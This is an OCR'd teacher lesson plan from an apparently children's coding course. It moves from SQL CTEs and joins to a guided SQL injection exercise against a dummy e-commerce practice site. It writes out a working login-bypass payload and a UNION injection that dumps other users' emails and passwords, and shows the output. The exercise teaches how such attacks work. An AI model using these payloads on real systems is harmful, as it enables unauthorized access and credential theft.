
For that, we can write our final select statement -

Teacher adds the final select statement

Student observes

```
WITH query_1 AS (SELECT
        order_items.id as order_items_id,
        customers.first_name as customer_name,
        company_orders.date as date,
        company_orders.total_amount as amount
FROM order_items LEFT JOIN company_orders ON
company_orders.id=order_items.order_id
LEFT JOIN customers ON customers.id=company_orders.customer_id),
query_2 AS (SELECT
        order_items.id as order_items_id,
        company_products.name as product_name
FROM order_items LEFT JOIN company_products ON
company_products.id=order_items.product_id)

SELECT
        query_1.customer_name,
        query_2.product_name,
        query_1.amount,
        query_1.date
FROM query_1 JOIN query_2
ON query_1.order_items_id=query_2.order_items_id
```



Output

Show 10 entries

customer_name	product_name	amount	date
Alejandra	Sasquatch Ale	86.5	Tue, 14 Aug 2012 00:00:00 GMT
Alejandra	Sasquatch Ale	86.5	Tue, 14 Aug 2012 00:00:00 GMT
Alejandra	Sasquatch Ale	86.5	Tue, 14 Aug 2012 00:00:00 GMT
Alejandra	Steeleye Stout	155.4	Wed, 15 Aug 2012 00:00:00 GMT
Alejandra	Steeleye Stout	155.4	Wed, 15 Aug 2012 00:00:00 GMT
Alejandra	Raclette Courdavault	498.5	Sun, 16 Sep 2012 00:00:00 GMT
Alejandra	Raclette Courdavault	498.5	Sun, 16 Sep 2012 00:00:00 GMT
Alejandra	Raclette Courdavault	498.5	Sun, 16 Sep 2012 00:00:00 GMT
Alexander	Nord-Ost Matjeshering	1200.8	Thu, 09 Aug 2012 00:00:00 GMT
Alexander	Nord-Ost Matjeshering	1200.8	Thu, 09 Aug 2012 00:00:00 GMT

Showing 1 to 10 of 206 entries

This way, by joining 2 separate join statements, we have fetched all our data.

You can closely observe what happened. Any given SELECT statement that returns as table, can be treated as a new table for another query, and their columns can be used as variables too.

Also, you may notice that at the very end, we have used the ***JOIN*** keyword, instead of specifying if it was ***INNER, LEFT, RIGHT or FULL***. The reason behind that is that both the tables that we wanted to join would give the same output for all kinds of joins, and thus, specifying the type of join there is not mandatory.

With this, we now understand how SQL statements work, and can ourselves build complex statements!


STUDENT-LED ACTIVITY - 10 mins

- **Ask the student to press the ESC key to come back to the panel.**
- **Guide the student to start Screen Share.**
- **The teacher gets into Full Screen.**

ACTIVITY

- **Perform SQL injection on an e-commerce website to fetch sensitive data**

Teacher Action	Student Action
Okay, now if you remember, in the very first class of SQL, we performed a SQL injection on the login page to login from an unknown account. Let’s get back to that website and explore it a little more - *Teacher refers to Teacher Activity 2*	**ESR:** *Student refers to Student Activity 2 and opens it into a new tab*


Toy-e-Wagon
Login
Login into your account to view our products and access your profile to track orders
E-mail address
Password
Login

Okay, now let's try to login again just like how we did in the first class. The email ID is - john.doe@gmail.com Remember that email ID and password that we enter in this form, would be replaced in a backend SQL query. We can add the value for the password in a way that it changes the statement in the backend. The backend statement in our case is - SELECT * FROM users WHERE email='{}' and password='{}'; Since our email and password would be strings, single	

quotes must be pre-existing in the backend SQL statement. It just replaces the curly brackets with the values.

With this logic, if you remember, can you try to guess what should be the password's value that would give us login through SQL injection?

The solution would be -


random' or 1=1 or password='

Let's login!

Help the student with login


ESR:
Varied!

Student logins.



Now on this page, as you've logged in, if you scroll down a little, there are some products. This is a dummy website, therefore no orders are actually placed, but we have already placed a few orders in this account for you already, so worry not!

Basically, if you click on the “Buy Now!” button, you will be prompted to the following page -



Addresses

521 Aviation Way, Burbank, California, USA - 91504

New Shipping Details

House Number

City

State

Country

PIN Code


Product Details

Sergeant Rodog AI

Delivered within 5-7 business days

Subtotal	$94.99
Delivery Charges	$0.49
Total Amount	**$95.48**

Here, you could save addresses, and if one address is already saved, you can select that address by clicking on it’s box, and clicking on place order to complete placing the order -




Addresses


521 Aviation Way, Burbank, California, USA - 91504

The address is selected with purple outline, if clicked on, and then you can do “Place Order”

Now, let’s go to the profile page from the Navbar -



The Profile Page looks like this -



John Doe

+1 (1234) 123 123

Address

521 Aviation Way, Burbank, California, USA - 91504

Orders


Search for an order by Order ID

Search

Show 10 entries

Image	Name	Amount
	Sergeant Rodog AI	95.48
	RC Race Car - Mercedes	40.48
	Dwayne - The Bot - Johnson	95.48

Here, we can see a list of all the orders that are made, and a search bar too. Let’s try to enter 1 in the search box and see what happens on searching - *Teacher guides the student*	*Student follows the instructions*



Orders

1 | Search

Show 10 entries

Image	Name	Amount
	Sergeant Rodog AI	95.48

Showing 1 to 3 of 3 entries

Previous 1 Next

You may notice that it displays only 1 entry, which had the order_id 1 that we searched for. Now, could you guess what tables this website must be using? That’s good. Now given the data, I think that it is fetching all	**ESR:** 1. Users 2. Products 3. Orders 4. etc.

the 3 columns - the image, name and amount of the product, from the same table products, as this data was available on the dashboard as well.

Since we are searching through order_id in this search bar, we can assume that there is a relation between Products and Orders, where Orders keeps a track on the product_id.

With this info, we can take a safe bet that the backend select statement for this search bar would look like this -

```
(SELECT
        products.image,
        products.name,
        products.amount
FROM products RIGHT JOIN orders
ON orders.user_id={Current User's ID} and products.id=orders.product_id and
orders.id={});
```

Now, let's think about it. Since a user is logged in, we only want to make sure that the order's data that we are displaying should be of that user that has logged in.


We also want to ensure that the product_id in orders should be the same as the id of the product.

Finally, we check for order_id, and it should be the same as what the user has entered.

Now we have a clear picture on what the backend statement *might* look like.

Do you think you can manipulate this statement through SQL injection in a way that we can access some sensitive

ESR:
Varied!


<table>
<tr><td>data about other users?
Give it a try! See, if you can perform a SQL injection and fetch the user’s email ID and password from this already existing statement in the backend.
<em>Teacher helps the student in finding the solution. Help them understand that this can be solved through UNION operator and why</em></td><td><em>Student tries to find the solution</em></td></tr>
<tr><td colspan="2"><strong><em>Solution:</em></strong>
1) union (select email, password, 1.1 from users

Orders
1) union (select email, password, 1.1 from users
Search
Show 10 entries
<table><tr><th>Image</th><th>Name</th><th>Amount</th></tr><tr><td></td><td>hello_amy</td><td>1.1</td></tr><tr><td></td><td>hello_john</td><td>1.1</td></tr></table></td></tr>
<tr><td>With this as the solution, we can expect that there will be some rows that contain email, password and a constant value of 1.1 in some of the rows.</td><td></td></tr>
</table>

If we fill this value into the backend SQL statement that we assumed, in place of the order_id, we would get the following statement -

```
(SELECT
        products.image,
        products.name,
        products.amount
FROM products RIGHT JOIN orders
ON orders.user_id={Current User’s ID} and products.id=orders.product_id and
orders.id=1) union (select email, password, 1.1 from users);
```

Now, does that statement make sense? Yes, it sure does!

We can now observe that the column **Name** also represents passwords of the users, while the column **Image**, if you google inspect it, will give the email ID of the user -



```
▼<table id="order_table" class="dataTable no-footer" aria-describedby="order_table_info">
  ▶<thead>…</thead>
  ▼<tbody id="orders_data">
    ▼<tr>
      ▼<td>
          <img src="amy.brown@gmail.com" width="100"> == $0
        </td>
        <td>hello_amy</td>
        <td>1.1</td>
```

See, how by simply manipulating what you enter in the search bar, you get access to sensitive data of the other users.


SQL Injection is one of the most dangerous vulnerabilities that risk existing in almost all of the websites somewhere or the other, but most of the companies hire security engineers who test different combinations day and night to avoid any such attacks.

Performing SQL Injection requires a lot of patience.

1. You will have to understand what tables the website might be using.

2. All the relations that might exist in the tables 3. The columns that these tables might have 4. Possible areas of attack where you can exploit a search bar 5. Predicting the backend SQL statement correctly As you can see, these steps can take days and months to crack if you want to perform a SQL attack. It usually involves a lot of hits and trials, just to understand all the table names, and columns, and relations, and assuming the backend statement, but still, it is regarded as one of the most dangerous attacks that can catalyse leaking a lot of data that can be considered private. In order to become a cyber security expert, one must know how to hack first! In the next class onwards, we will be exploring some more hacking techniques and vulnerabilities.	
Teacher Guides Student to Stop Screen Share	
WRAP UP SESSION - 5 Mins	
Quiz time - Click on in-class quiz	
Question	**Answer**
End the quiz panel	
FEEDBACK	

- **Appreciate the students for their efforts in the class.**
- **Ask the student to make notes for the reflection journal along with the code they wrote in today's class.**

Teacher Action	**Student Action**
You get Hats off for your excellent work! In the next class, we will learn about IDOR Attack	*Make sure you have given at least 2 Hats Off during the class for:*  Creatively Solved Activities +10 Great Question +10 Strong Concentration +10
Project Discussion You were approached by a friend, who is trying to learn MySQL and is stuck on trying to find answers to simple questions like getting all the users who are from a particular state, or which neighborhood has the most number of users. Your task is to help your friend in trying to find these data attributes.	
Teacher Clicks ✖ End Class	
ADDITIONAL ACTIVITIES	

Additional Activities *Encourage the student to write reflection notes in their reflection journal using markdown.* Use these as guiding questions: ● What happened today? ○ Describe what happened. ○ The code I wrote. ● How did I feel after the class? ● What have I learned about programming and developing games? ● What aspects of the class helped me? What did I find difficult?	*The student uses the markdown editor to write her/his reflections in the reflection journal.*

ACTIVITY LINKS		
Activity Name	**Description**	**Link**
Teacher Activity1	Ecommerce Website	http://ec2-3-108-196-161.ap-south-1.compute.amazonaws.com/
Teacher Activity 2	SQL Editor	http://ec2-3-108-196-161.ap-south-1.compute.amazonaws.com/editor
Teacher Reference 1	Project Solution	https://s3-whjr-curriculum-uploads.whjr.online/87431526-f76e-41ac-998a-0d72d55b1c27.pdf
